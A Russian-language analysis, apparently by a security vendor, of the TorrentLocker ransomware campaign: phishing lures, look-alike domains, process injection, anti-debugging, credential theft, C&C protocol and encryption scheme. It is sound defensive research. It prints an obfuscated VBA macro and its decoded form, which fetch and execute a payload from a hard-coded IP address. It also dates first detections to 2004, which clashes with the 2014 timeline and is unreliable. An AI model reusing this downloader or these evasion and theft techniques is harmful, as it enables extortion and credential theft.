TorrentLocker – новая модификация трояна-шифровальщика FileCoder

Общие сведения

Вымогатели (ransomware) представляют из себя особый класс вредоносного ПО, которое используется злоумышленниками для шифрования различных файлов на компьютере пользователя, а также запрещения запуска различных приложений в системе с целью получения выкупа от пользователя. После выполнения своих действий в системе, вредоносная программа выдает пользователю специальное сообщение. В сообщении указывается, что для получения дальнейшего доступа к компьютеру или зашифрованным файлам, пользователю нужно перевести на счет злоумышленников определенную сумму денежных средств.

Вредоносное ПО **Win32/Filecoder.DI**, которое также известно как **TorrentLocker**, специализируется на шифровании документов пользователя, файлов изображений, и других типов файлов. При этом за расшифровку у пользователя вымогаются средства в денежной валюте Bitcoin. Вымогаемая сумма за расшифровку файлов составляет 4.081 биткоинов, что приблизительно равно $1500. К оплате принимается только криптовалюта Bitcoin.

Само название **TorrentLocker** было присвоено этой модификации FileCoder компанией iSIGHT Partners, первое упоминание относится к их следующему посту. Оно было взято из имени раздела реестра «Bit Torrent Application», который использовался вредоносной программой для хранения конфигурационной информации. Хотя, последние ее модификации больше не использовали этот раздел реестра. Ниже представлен путь к этому разделу в системном реестре.

HKEY_CURRENT_USER\Software\Bit Torrent Application\Configuration

Киберпреступники присвоили специальное имя своему проекту разработки TorrentLocker, он называется Racketeer. Некоторые названия функций в коде вредоносной программы начинаются с префикса «rack», например, rack_init, rack_encrypt_pc. Имена файлов скриптов на C&C-сервере также начинаются с этого префикса, например, rack_cfg.php, rack_admin.php. Английское слово «racket» по-русски означает «рэкет» и хорошо описывает предназначение TorrentLocker, а именно, он создает проблему для пользователя, которая может быть решена только с помощью покупки у злоумышленников специального инструмента, через который можно расшифровать файлы на компьютере.

Ниже приведены ключевые аспекты, которые удалось выявить при анализе этого вредоносного ПО и кампании по его распространению.

- Вредоносной программой было заражено 39,670 компьютеров, причем пользователи 570 из них или 1,45% заплатили злоумышленникам за расшифровку.
- Суммарный объем выплат этих жертв составляет сумму от $292,700 до $585,401 в биткоинах.
- В соответствии с данными, которые были получены нами с управляющих C&C-серверов, всего за период проведения вредоносной кампании было зашифровано около 285 миллионов документов.
- Мы полагаем, что группа злоумышленников, которая распространяла TorrentLocker, является той же преступной группой, которая ранее специализировалась на распространении банковского вредоносного ПО Hesperbot.

- Специальные спам-рассылки, которые злоумышленники использовали для распространения TorrentLocker, были направлены на определенные страны. Список таких стран представлен ниже.
    - Австралия
    - Австрия
    - Канада
    - Чехия
    - Италия
    - Ирландия
    - Франция
    - Германия
    - Голландия
    - Новая Зеландия
    - Испания
    - Турция
    - Великобритания
- Авторы прибегли к изменению алгоритма шифрования файлов и вместо режима CTR алгоритма AES стали использовать режим CBC. Это позволило им закрыть лазейку, которая ранее могла использоваться для расшифровки файлов без привлечения инструмента злоумышленников.
- Первые обнаружения in-the-wild этой вредоносной программы были зафиксированы нашей системой телеметрии в феврале 2004 года.

Вектор заражения

Данные, которые были получены нами от жертв заражений TorrentLocker, указывают на то, что вектор заражения всегда представлял из себя фишинговое сообщение электронной почты с вложением в виде исполняемого файла. Этот исполняемый файл был замаскирован под документ Office и представлял из себя дроппер вредоносной программы. Данные телеметрии ESET показывают, что фишинговые сообщения были единственным вектором распространения TorrentLocker начиная с августа 2014 г. Процесс заражения представляет из себя несколько последовательных шагов, которые приведены ниже на схеме.

Рис 1. Схема заражения пользователя вредоносной программой TorrentLocker.

Как показано на рис. 1, существуют различные пути установки дроппера TorrentLocker в систему, начиная с того этапа, когда пользователь открыл сообщение электронной почты. Мы были свидетелями всех путей, которые указаны выше на рисунке. Например, исполняемый файл вредоносной программы мог располагаться в .zip архиве, который представлял из себя вложение. В других случаях, сообщение содержало URL-ссылку на загрузку такого архива. Причем для усыпления бдительности пользователя злоумышленники использовали специальную капчу.

Мы зафиксировали несколько тем фишинговых сообщений, которые использовали злоумышленники:

- Неоплаченный счет.
- Уведомление о статусе отправленной посылки.
- Неоплаченный штраф превышения скорости.

Во всех этих случаях, текст сообщений составлялся на родном для вышеперечисленных стран языке. Кроме этого, злоумышленники использовали специальные поддельные домены в адресах электронной почты для рассылки фишинговых сообщений. При этом домены очень похожи на их легитимные аналоги, принадлежащие той или иной частной или государственной организации.

Веб-страница загрузки представляет из себя эффективный способ доставки вредоносной программы, который использовался злоумышленниками. В сообщении пользователю предлагалось перейти по URL-ссылке на такую веб-страницу. После того как пользователь выполнял переход, ему на компьютер загружался файл TorrentLocker. Эти веб-страницы были видны только в определенной стране, для которой предназначались фишинговые сообщения электронной почты. В случае, если на такую веб-страницу попадал пользователь, не относящийся к такой стране, он перенаправлялся на страницу поиска Google. Такая фильтрация пользователей осуществлялась на основе проверки IP-адресов посетителей. То же самое касается пользователей мобильных устройств, но в их случае предлагалось перейти для просмотра на ПК. Такое сообщение представлено ниже на скриншоте.

Рис. 2. Веб-страница загрузки с уведомлением для пользователей мобильных устройств.

Злоумышленники, которые стоят за этой вредоносной кампанией, специально закупали домены, похожие на легитимные. Они использовались для формирования адресов электронной почты и URL-ссылок на вредоносное ПО. Ниже в таблице приведен список таких доменов.

Поддельный домен	Настоящий домен
austpost-tracking.com	austpost.com.au
austpost-tracking.org	
royalmail-tracking.org	royalmail.com
royalmail-service.co.uk	
nsw-gov.net	osr.nsw.gov.au
osr-nsw-gov.net	

Для усыпления бдительности потенциальных жертв, на вредоносных веб-сайтах использовался известный механизм под названием CAPTCHA. В первых версиях таких веб-страниц для загрузки вредоносного контента пользователю достаточно было ввести любой символ в поле CAPTCHA. В более новых версиях вводимые символы должны строго соответствовать CAPTCHA.

Рис. 3. Примеры вредоносных веб-страниц.

В ноябре 2014 г. мы наблюдали новый метод распространения вредоносных файлов TorrentLocker. Злоумышленники по-прежнему использовали фишинговые сообщения, но теперь вредоносный .zip архив размещался как вложение к сообщению электронной почты. Кроме этого, в самом архиве теперь находился не исполняемый файл TorrentLocker, а .doc файл со сценарием на VBA. Этот сценарий (скрипт) используется для загрузки и исполнения дроппера TorrentLocker. Сам скрипт подвергнут обфускации.

```
[...]
Open Chr(82) & Chr(76) & Chr(76) & Chr(69) & Chr(81) & Chr(65) & Chr(46) & Chr(82) &
Chr(72) & Chr(76) For Binary As 12
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
Put #12, , eheqiubn
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
Close #12
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
cmxhwsuo:
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
 xwrr5e2ngn3ofo65cnfwctqt7rvvyxzu0gbdg47u8h3zgt9hcb Chr(104) & Chr(116) & Chr(116)
& Chr(112) & Chr(58) & Chr(47) & Chr(47) & Chr(49) & Chr(48) & Chr(57) & Chr(46)
& Chr(49) & Chr(48) & Chr(53) & Chr(46) & Chr(49) & Chr(57) & Chr(51) & Chr(46) &
Chr(57) & Chr(57) & Chr(47) & Chr(97) & Chr(46) & Chr(112) & Chr(110) & Chr(103),
Environ(Chr(116) & Chr(101) & Chr(109) & Chr(112)) & Chr(92) & Chr(74) & Chr(75)
& Chr(87) & Chr(84) & Chr(89) & Chr(65) & Chr(68) & Chr(88) & Chr(74) & Chr(85) &
Chr(77) & Chr(46) & Chr(101) & Chr(120) & Chr(101)
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
End Sub
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
```

Рис. 4. Оригинальный обфусцированный VB код.

```
Open "RLLEQA.RHL" For Binary As 12
Put #12, , eheqiubn
Close #12
cmxhwsuo:
DownloadAndExecute "http://109.105.193.99/a.png", Environ("temp") & "\J
KWTYADXJUM.exe"
End Sub
```

Рис. 5. Код без обфускации.

Этот VB код выполняет загрузку исполняемого файла с удаленного сервера, а затем запускает его на исполнение. Название файла замаскировано под файл изображения .png.

Общая схема работы




Рис. 6. Общая схема работы вредоносной программы.

Когда основная часть (core) вредоносной программы TorrentLocker запускается, она запрашивает у C&C-сервера веб-страницу с требованием выкупа. Эта веб-страница содержит текст уведомления для пользователя о том, что файлы зашифрованы и ему нужно заплатить необходимую сумму для их расшифровки. Если операция удаленной загрузки этой страницы прошла успешно, TorrentLocker генерирует специальный 256-битный AES-ключ. Этот ключ будет зашифрован с помощью публичного 2048-битного ключа RSA, который жестко зашит (hardcoded) в теле вредоносной программы. Затем он будет отправлен на удаленный C&C-сервер. Далее вредоносная программа инициирует процесс шифрования файлов определенного типа с использованием этого ключа AES. Список типов файлов обширен и жестко зашит в теле исполняемого файла TorrentLocker.

Как только TorrentLocker закончил операцию шифрования файлов, он уничтожает в памяти ключ вызовом *memset(aes_key, 0, aes_key_size)*. Таким образом, для исследователей этого вредоносного ПО становится невозможной ситуация получения ключа из памяти при его отладке. Упоминаемый вызов memset выполняется для каждой копии ключа, если он был сдублирован кодом вредоносной программы в ее процессе. После этого TorrentLocker отображает пользователю скаченную ранее веб-страницу.

Рис. 7. Пример веб-страницы с требованием выкупа на английском языке.

Вышеприведенная веб-страница с требованием выкупа содержит ссылку на страницу оплаты, которая размещена на домене .onion, т. е. принадлежит сети Tor. Интересно отметить, что этот домен также фигурирует в качестве одного из C&C-серверов, к которому обращается код TorrentLocker. На скриншоте выше видна отсылка к другому типу шифровальщика – CryptoLocker. Возможно, это делается для того, чтобы ввести жертву в заблуждение.

Рис. 8. Пример веб-страницы оплаты на английском языке для пользователей Великобритании.

Анализ вредоносной программы




Рис. 9. TorrentLocker осуществляет инжекцию своего кода в другие процессы перед выполнением вредоносных задач.

Перед непосредственным исполнением полезной нагрузки (payload), TorrentLocker осуществляет внедрение своего кода (injection) в другие процессы. Этот процесс выполняется в два этапа. На первом этапе дроппер запускает специальный процесс – загрузчик. Загрузчик расшифровывает вспомогательный код, который затем внедряется в процесс explorer.exe. TorrentLocker удаленно создает поток в explorer.exe, причем в качестве стартовой функции выступает экспортируемая функция *__remote_entry*.

Мы наблюдали несколько различных версий дроппера, но этот анализ посвящен одной из таких версий, которая имеет дату компиляции 15 октября 2014 г. (SHA-1 хэш этого семпла начинается с 40B1D84B).

Дроппер содержит несколько широко известных трюков для усложнения анализа исполняемого файла. Один из таких трюков заключается в использовании динамических экспортов. Он также использует анти-отладочный прием, который заключается в многократном использовании API-функции *OutputDebugString*. При вызове *OutputDebugString* из контекста процесса, к которому не подключен отладчик, она не выполняет никаких полезных функций. Однако, если к процессу подключен отладчик, она посылает ему строку для вывода. Код дроппера вызывает эту функцию 320,500 раз, что заставляет отладчик зависнуть. Такой метод также позволяет вредоносной программе обойти механизм песочницы (sandbox), который запускает программу в режиме отладки.




Рис. 10. Код дроппера вызывает функцию *OutputDebugString* 320,500 раз.

Упаковщик дроппера использует два ресурса исполняемого PE-файла для извлечения полезной нагрузки. Первый ресурс содержит 16-битный ключ в начале своих данных. Этот ключ используется для расшифровки остальной части данных этого ресурса. Эта часть содержит ключ, который будет использоваться для расшифровки второго ресурса. Второй ресурс представляет из себя конфигурацию упаковщика. Конфигурация может задавать поведение самого упаковщика, например, задавать для него использование приемов обнаружения виртуальных машин через использование инструкций *in* и *vpcext*. Обе инструкции используются для обнаружения VMWare и VirtualPC.

Вышеупомянутые ресурсы зашифрованы с использованием модифицированной версии алгоритма RC4. Процесс расшифровки содержит ошибку, так как одна из переменных, которая должна быть инициализирована нулем, остается нетронутой. Схожую ошибку в коде расшифровщика содержит одна из версий вредоносной программы MiniDuke, которая была описана специалистами F-Secure.

Данные второй секции после правильной расшифровки представляют из себя PE-файл. При этом дроппер создает новый процесс в приостановленном состоянии (suspended), выделяет регион памяти в этом новом процессе и записывает содержимое этого PE-файла в этот регион. Далее процесс возобновляет свою работу с точки входа в скопированном PE-файле. Этот процесс мы называем загрузчиком (launcher).

Компонент TorrentLocker, называемый загрузчиком, довольно прост. Он выполняет две функции: копирует файл дроппера в другую директорию и запускает на исполнение другой компонент вредоносной программы под названием «core». Компонент core находится в теле вредоносной программы в сжатом и зашифрованном виде. Загрузчик распаковывает его с помощью библиотеки aPlib и внедряет его код в системные процессы explorer.exe и svchost.exe. В случае, если загрузчику

не хватит привилегий для выполнения этой операции (администратор), он запросит эти привилегии и перезапустит свой исполняемый файл.

TorrentLocker хранит в системе некоторую конфигурационную информацию. Для этого используется раздел системного реестра. Более новые варианты вредоносной программы также могут хранить конфигурационные данные внутри директории с произвольным именем внутри системных директорий *Application Data* или директории *Programs* в *All Users*. Файлы, расположенные там, зашифрованы с помощью алгоритма AES-256-CBC. Ключ расшифровки жестко зашит в теле исполняемого файла вредоносной программы и различается в зависимости от используемой злоумышленниками кампании. Дроппер также содержит код по генерации AES ключа. Он формируется на основе даты установки ОС на компьютер. Однако, самой вредоносной программой этот код не используется, возможно, он зарезервирован для будущего использования.

Имя файла (или раздела реестра)	Содержимое
00000000	Целое значение, которое представляет т. н. «текущее состояние» TorrentLocker. Например, получена веб-страница с требованием выкупа, файлы зашифрованы и т. д.
01000000	Содержимое исполняемого файла дроппера.
02000000	Путь к исполняемому файлу дроппера на диске.
03000000	Содержимое веб-страницы с требованием выкупа.
03000000	Общее количество зашифрованных на компьютере файлов.

TorrentLocker специализируется на сборе информации используемого пользователем почтового клиента. Он может похищать данные аутентификации для SMTP-сервера и адресной книги жертвы. Поддерживаются различные почтовые клиенты, включая Thunderbird, Outlook, Outlook Express, Windows Mail.

```
push    offset aPstorecreatein ; "PStoreCreateInstance"
push    offset LibFileName ; "pstorec.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
test    eax, eax
jz      short loc_415603
push    edi
push    edi
push    edi
push    offset ipstore
call    eax             ; PStoreCreateInstance
test    eax, eax
jnz     short loc_415603
push    esi             ; int
push    offset aSoftwareMicr_2 ; "Software\\Microsoft\\Internet Account M"...
```

Рис. 11. TorrentLocker использует Protected Storage API для получения конфигурации почтового клиента.

```
PathCombineW(mab_path, thunderbird_profile_dir, L"abook.mab");
v6 = parse_mab_file(mab_path, output);
PathCombineW(mab_path, thunderbird_profile_dir, L"history.mab");
success = 1;
if ( !(v6 + parse_mab_file(mab_path, output)) )
  success = 0;
```

Рис. 12. Часть кода TorrentLocker, которая отвечает за разбор адресной книги почтового клиента Thunderbird.


Учитывая тот факт, что злоумышленники используют сообщения электронной почты в качестве основного вектора доставки вредоносной программы, кража такой информации как список контактов, может существенно облегчить задачу последующего распространения TorrentLocker. Они также могут использовать похищенную информацию SMTP с целью использования легитимного сервера для рассылки фишинговых сообщений.

Вредоносная программа TorrentLocker взаимодействует с управляющим C&C-сервером используя жестко зашитый в тело дроппера URL-адрес. Он может использовать различные модификации своего сетевого протокола для работы с C&C и описываемая далее модификация использовалась в семплах, которые распространялись злоумышленниками с октября по декабрь 2014 г.

В случае недоступности C&C-сервера по указанному в теле вредоносной программы URL-адресу, она использует специальный Domain Generation Algorithm (DGA) для получения вспомогательного списка из 30-ти новых доменов. Механизм DGA для получения новых адресов C&C был добавлен в семплах TorrentLocker, которые были обнаружены в октябре 2014 г.

На самом деле TorrentLocker использует достаточно простой протокол для взаимодействия с C&C-сервером. Однако, как упоминалось, в предыдущем абзаце, он может различаться в зависимости от версии вредоносной программы. Для работы с C&C используется SSL-протокол, который использует шифрование для передаваемого трафика. Некоторые модификации вместо SSL используют для шифрования т. н. chain XOR алгоритм. Каждый HTTPS POST-запрос к C&C-серверу со стороны вредоносной программы имеет следующий формат.

Тип	Описание
Строка из 32-х WCHAR символов с нулем в конце (66 байт).	Представляет из себя идентификатор компьютера (ID). Для его генерации используется имя компьютера, версия Windows и дата установки ОС.
Строка из 32-х WCHAR символов с нулем в конце (66 байт).	Название вредоносной кампании.
Один байт целого.	Тип запроса (от 0 до 6).
Четыре байта целого.	Размер дополнительных данных (устанавливается в ноль, если такие данные в запросе не присутствуют).
N байт	Дополнительные данные.



	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
0x000	52	00	49	00	43	00	4B	00	2D	00	50	00	43	00	2D	00	R.I.C.K.-.P.C.-.
0x010	45	00	34	00	43	00	30	00	33	00	42	00	34	00	30	00	E.4.C.0.3.B.4.0.
0x020	32	00	42	00	36	00	42	00	33	00	37	00	44	00	33	00	2.B.6.B.3.7.D.3.
0x030	37	00	38	00	38	00	34	00	34	00	33	00	36	00	31	00	7.8.8.4.4.3.6.1.
0x040	00	00	61	00	64	00	2D	00	78	00	00	00	00	00	00	00	..a.d.-.x.......
0x050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0x060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0x070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0x080	00	00	00	00	04	78	00	00	00	73	00	6D	00	74	00	70	.....x...s.m.t.p
0x090	00	2E	00	6D	00	61	00	69	00	6C	00	2E	00	79	00	61	...m.a.i.l...y.a
0x0A0	00	68	00	6F	00	6F	00	2E	00	63	00	6F	00	6D	00	3A	.h.o.o...c.o.m.:
0x0B0	00	32	00	35	00	3A	00	6F	00	72	00	67	00	6F	00	6E	.2.5.:.o.r.g.o.n
0x0C0	00	65	00	5F	00	32	00	30	00	30	00	30	00	40	00	79	.e._.2.0.0.0.@.y
0x0D0	00	61	00	68	00	6F	00	6F	00	2E	00	63	00	6F	00	6D	.a.h.o.o...c.o.m
0x0E0	00	3A	00	70	00	61	00	73	00	73	00	77	00	30	00	72	.:.p.a.s.s.w.0.r
0x0F0	00	64	00	31	00	32	00	33	00	3A	00	30	00	0D	00	0A	.d.1.2.3.:.0. .
0x100	00																.

Рис. 13. Пример сообщения, которое вредоносное программа отправляет на C&C-сервер.

```
{
  computer_id: "RICK-PC-E4C03B402B6B37D378844361"
  campaign_id: "ad-x"
  command_id: 4 (Send SMTP credentials)
  arg_length: 120
  arg_string: "smtp.mail.yahoo.com:25:orgone_2000@yahoo.com:passw0rd123:0\r\n"
}
```

Рис. 14. Соответствия полей запроса с данными из сообщения, которое приведено выше.

Когда TorrentLocker на зараженном компьютере контактирует со своим C&C-сервером, происходит генерация специального «ID пользователя» или «код пользователя». Этот ID используется в дальнейшем для идентификации жертвы и на его основе C&C-сервер передает TorrentLocker URL-ссылку на страницу оплаты выкупа и получения инструмента расшифровки файлов. Такой URL-адрес имеет следующий вид.

```
http://<dot_onion_domain_name>/buy.php?<user_code>
```

Для более простого доступа к .onion домену, веб-страница с требованием выкупа содержит ссылки на веб-сайты с доступом через Tor2Web. Использование такого механизма позволяет жертве получить доступ к веб-странице оплаты выкупа даже из браузера, который не поддерживает Tor.

Упоминаемый выше ID пользователя представляет из себя строку из шести произвольным образом подобранных символов. Однако, если два заражения вредоносной программой происходят в одно и то же время, ID зараженных систем могут быть похожи. Дальнейший анализ этого алгоритма показал, что код генерации идентификаторов является предсказуемым. В качестве примера рассмотрим три подобранных C&C-сервером идентификатора.

```
    base 36 to base 10
5un33i -> 353796462 -> 3537 96462 -- 3537 + 96462 = 99999
5up899 -> 353896461 -> 3538 96461 -- 3538 + 96461 = 99999
5urdf0 -> 353996460 -> 3539 96460 -- 3539 + 96460 = 99999
❶      ❷           ❸    +1    -1                    ❹
```

Для идентификатора используется тридцати шестеричная основа (base 36). После конвертации в десятичную систему (base 10) идентификатор предстает в виде обычной комбинации цифр от нуля до десяти. Если отделить пять последних цифр, то получится две серии. При этом видно, что к старшей серии применяется операции инкрементации, когда к младшей применяется декрементация. Видно, что если сложить два числа по такой схеме, то в сумме всегда будет получаться число 99999. Это позволяет проверять корректность идентификатора со стороны оператора вредоносной программы. Зная алгоритм генерации идентификатора, мы смогли получить с удаленного сервера все возможные веб-страницы с требованием выкупа. При чем это было сделано для различных C&C-серверов.

В сентябре 2014 security-ресерчер Nixu опубликовал пост с описанием различных трюков, которые позволяли расшифровать файлы, зашифрованные TorrentLocker. Также был выпущен специальный инструмент с графическим интерфейсом, который позволял выполнять операцию расшифровки автоматически. Такая ситуация с «несанкционированной» расшифровкой стала возможным из-за используемого вредоносной программой алгоритма AES-256 в режиме шифрования Counter Mode (CTR). При этом для всех файлов использовался один и тот же ключ, а также вектор инициализации (IV), что делало алгоритм уязвимым. Более новые версии TorrentLocker используют AES в режиме шифрования CBC (Cipher Block Chaining), что исключают возможную расшифровку файлов. Для работы с этим криптографическим алгоритмом код вредоносной программы использует библиотеку LibTomCrypt.

Единственный ключ AES-256 для шифрования файлов генерируется при исполнении дроппера. Он используется для шифрования всех файлов в системе. При этом для самой процедуры генерации ключа используется генератор псевдослучайных чисел Yarrow и следующие Windows API-функции (возвращаемые ими значения).

1. *GetTickCount*
2. *GetCurrentProcessId*
3. *GetCurrentThreadId*
4. *GetDesktopWindow*
5. *GetForegroundWindow*
6. *GetShellWindow*
7. *GetCapture*
8. *GetClipboardOwner*
9. *GetOpenClipboardOwner*
10. *GetFocus*
11. *GetActiveWindow*
12. *GetKBCodePage*
13. *GetProcessHeap*
14. *GetThreadTimes(GetCurrentThread())*
15. *GetProcessTimes(GetCurrentProcess())*

Перед непосредственным шифрованием файлов, AES-ключ шифруется публичным ключом RSA, который находится в файле вредоносной программы. Затем он отправляется на удаленный C&C-сервер с установленным значением типа запроса (request type) в единицу.

Во избежание накладных расходов, связанных с производительностью, TorrentLocker шифрует только первые 2MB файла. Очевидно, что даже в случае больших файлов, такой длины достаточно, чтобы сделать файл полностью неработоспособным или непригодным для использования. В конец каждого зашифрованного файла вредоносная программа добавляет три специальных поля, формат которых указан ниже.

Размер поля	Содержимое
4 байта целого	Контрольная сумма в формате Adler-32 ключа AES-256.
4 байта целого	Размер ключа, зашифрованного с помощью RSA.
n байт	Ключ вредоносной программы для алгоритма AES-256, который зашифрован с помощью публичного RSA ключа.

Контрольная сумма Adler-32, которая указана в таблице, возможно, используется для проверки AES ключа и того факта, что сам файл зашифрован именно TorrentLocker. Такой способ хранения AES ключа в зашифрованном файле позволяет операторам TorrentLocker или другому обладателю закрытого ключа RSA, легко расшифровать содержимое файла, не обращаясь к другим источникам. Он также может использоваться для восстановления AES ключа в случае, если C&C-сервер недоступен.

Сходства TorrentLocker и Hesperbot

Банковский троян Hesperbot был обнаружен аналитиками ESET в 2013 г. и представляет из себя сложный вредоносный инструмент, который использовался злоумышленниками для кражи денежных средств со счетов онлайн-банкинга пользователей в разных странах по всему миру. Он использовал внедрение своего вредоносного HTML и JavaScript кода в веб-страницы запущенного браузера. Мы обнаружили сходство между TorrentLocker и Hesperbot. Похоже, что авторство кода обеих вредоносных программ принадлежит одной преступной группе, которая также занимается кампаниями по их распространению. Спам-кампании по распространению обоих троянов направлены на одни и те же страны, например, Турцию, Чехию, Австралию.

Веб-страницы, которые использовались для распространения Hesperbot в начале 2014 г. были очень похожи на те, которые привлекались для распространения в случае с TorrentLocker. В марте этого года один из security-ресерчеров Zoltan Balazs опубликовал информацию о веб-страницах распространения Hesperbot, которые содержали механизм CAPTCHA. Это очень похоже на метод дистрибуции TorrentLocker. Шаблон URL-адреса, в некоторых случаях, заканчивался на *.php?id=[digits]*.

